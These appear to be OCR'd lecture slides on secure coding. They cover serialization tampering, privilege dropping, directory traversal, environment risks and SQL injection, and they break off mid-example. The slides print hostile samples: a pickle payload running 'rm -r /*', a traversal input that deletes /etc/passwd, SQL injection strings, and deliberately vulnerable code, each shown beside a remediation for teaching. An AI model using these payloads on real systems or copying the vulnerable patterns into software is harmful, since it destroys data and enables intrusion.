
```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 …
```

How serialization works

JAVA

Serialized file

Original data




```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01
```

How serialization works

JAVA

Serialized file




Original data

```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 73 71 00 7e 00 00 00  00 00 02
```

How serialization works

JAVA

Serialized file




```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 73 71 00 7e 00 00 00  00 00 02 73 71 00 7e 00
01 00 00 00 03
```

How serialization works

JAVA


Serialized file

Original data



```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 73 71 00 7e 00 00 00  00 00 02 73 71 00 7e 00
00 00 00 00 03 73 71 00  7e 00 00 00 00 00 04
```

How serialization works



```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 73 71 00 7e 00 00 00  00 00 02 73 71 00 7e 00
00 00 00 00 03 73 71 00  7e 00 00 00 00 00 04
```

But what if …

JAVA

Serialized file

Original data

1

2

3

4

```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 73 71 00 7e 00 00 00  00 00 02 73 71 00 7e 00
00 00 00 00 03 73 71 00  7e 00 00 00 00 00 04
```

But what if ...

JAVA

Serialized file

Original data

1
2
3
4

```
ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e
67 2e 49 6e 74 65 67 65  72 12 e2 a0 a4 f7 81 87
38 02 00 01 49 00 05 76  61 6c 75 65 78 72 00 10
6a 61 76 61 2e 6c 61 6e  67 2e 4e 75 6d 62 65 72
86 ac 95 1d 0b 94 e0 8b  02 00 00 78 70 00 00 00
01 73 71 00 7e 00 00 00  00 00 02 73 71 00 7e 00
00 00 00 00 05 73 71 00  7e 00 00 00 00 00 04
```

Reconstructed data

1
2
5
4

Data serialization

- Risks
  - Trusting serialized data with questionable provenance
    - Attack to the integrity of serialized data.
    - Deserializing data received from an external source (untrusted or unauthenticated).
- Result
  - Correctness errors.
  - Corrupting objects by deserializing untrusted data.
  - Security problems.

Successful Command Injection Attack via Serialization

PYTHON

1. Client pickles malicious data

```
class payload(object):
      def __reduce__(self):
      return (os.system, (‘rm -r /*’,),)

payload = pickle.dumps(payload())
…
soc.send(payload)
```

2. Server unpickles random data

```
line = skt.recv(1024)
obj = pickle.loads(line)
```

3. Server executes

```
rm -r /*
```

Serialization. Remediation

- Prevent serialization if possible, especially of sensitive data.
- Write a class-specific serialization method which does not write sensitive fields to the serialization stream.
- Do not serialize untrusted data.
- Serialized data should be stored securely, protected or encrypted.
- Sanitize deserialized data in a temporal object.
- Deserialized data should be treated as untrusted input.

Layered, onion-like trust model. The more you do, the more secure you are.

Privilege, Sandboxing, and Environment

Not Dropping Privilege

- Description
  - When a program running with a privileged status (running as root for instance), creates a process or tries to access resources as another user
- General causes
  - Running with elevated privilege
  - Not dropping all inheritable process attributes such as uid, gid, euid, egid, supplementary groups, open file descriptors, root directory, working directory
  - not setting close-on-exec on sensitive file descriptors

Not Dropping Privilege: `chroot`

- `chroot` changes the root directory for the process, files outside cannot be accessed
- Only root can use `chroot`
- `chdir` needs to follow `chroot`, otherwise relative pathnames are not restricted
- Need to recreate all support files used by program in new root: `/etc`, libraries, …

Makes `chroot difficult to use.`

Trusted Directory

- A trusted directory is one where only trusted users can update the contents of anything in the directory or any of its ancestors all the way to the root
- A trusted path needs to check all components of the path including symbolic links referents for trust
- A trusted path is immune to TOCTOU attacks from untrusted users
- This is extremely tricky to get right!
- safefile library
  - http://www.cs.wisc.edu/mist/safefile
  - Determines trust based on trusted users & groups

Directory Traversal

- Description
  - When user data is used to create a pathname to a file system object that is supposed to be restricted to a particular set of paths or path prefixes, but which the user can circumvent
- General causes
  - Not checking for path components that are empty, "." or ".."
  - Not creating the canonical form of the pathname (there is an infinite number of distinct strings for the same object)
  - Not accounting for symbolic links

Directory Traversal Mitigation

- Use `realpath` or something similar to create canonical pathnames
- Use the canonical pathname when comparing filenames or prefixes
- If using prefix matching to check if a path is within directory tree, also check that the next character in the path is the directory separator or `'\0'`

Successful Directory Traversal Attack

JAVA

1. Users requests

```
File="....//etc/passwd"
```

```
String path = request.getParameter("file");
path = "/safedir/" + path;
// remove ../'s to prevent escaping out of /safedir
Replace(path, "../", "");
File f = new File(path);
f.delete();
```

2. Server deletes

```
/etc/passwd
```

Before `Replace` **path = "/safedir/….//etc/passwd"**

After `Replace` **path = "/safedir/../etc/passwd"**

Moral: Don't try to *fix* user input, verify and reject instead

Mitigated Directory Traversal

JAVA

1. Users requests `file=“../etc/passwd”`

```
String file = request.getParameter(“file”);
if (file.length() == 0) {
    throw new PathTraversalException(file + " is null");
}
File prefix = new File(new File("/safedir").getCanonicalPath());
File path = new File(prefix, file);
if(!path.getAbsolutePath().equals(path.getCanonicalPath())){
    throw new PathTraversalException(path + " is invalid");
}
path.getAbsolutePath().delete();
```

2. Throws error `/safedir/../etc/passwd is invalid`

Environment

- List of (name, value) string pairs
- Available to program to read
- Used by programs, libraries and runtime environment to affect program behavior
- Mitigations:
  - Clean environment to just safe names & values
  - Don’t assume the length of strings
  - Avoid PATH, LD_LIBRARY_PATH, and other variables that are directory lists used to look for execs and libs

Injection Attacks

Injection Attacks

- Description
  - A string constructed with user input, that is then interpreted by another function, where the string is not parsed as expected
    - Command injection (in a shell)
    - Format string attacks (in printf/scanf)
    - SQL injection
    - Cross-site scripting or XSS (in HTML)
- General causes
  - Allowing metacharacters
  - Not properly neutralizing user data if metacharacters are allowed

SQL Injections

- User supplied values used in SQL command must be validated, quoted, or prepared statements must be used
- Signs of vulnerability
  - Uses a database mgmt system (DBMS)
  - Creates SQL statements at run-time
  - Inserts user supplied data directly into statement without validation

SQL Injections:
attacks and mitigations

PERL

- **Dynamically generated SQL without validation or quoting is vulnerable**

```
$u = " '; drop table t --";
$sth = $dbh->do("select * from t where u = '$u'");
```

Database sees two statements:


```
  select * from t where u = ' '; drop table t --'
```

- **Use *prepared statements* to mitigate**

```
 $sth = $dbh->do("select * from t where u = ?", $u);
```

  - **SQL statement template and value sent to database**
  - **No mismatch between intention and use**

Successful SQL Injection Attack



1. User sends malicious data

```
user="admin"; pwd="'OR 'x'='x"
```

```
boolean Login(String user, String pwd)  {
    boolean loggedIn = false;
    conn = pool.getConnection( );
    stmt = conn.createStatement();
    rs = stmt.executeQuery("SELECT * FROM members"
                        + "WHERE u='" + user
                        + "' AND p='" + pwd + "'");
    if (rs.next())
        loggedIn = true;
}
```

2. DB Queried

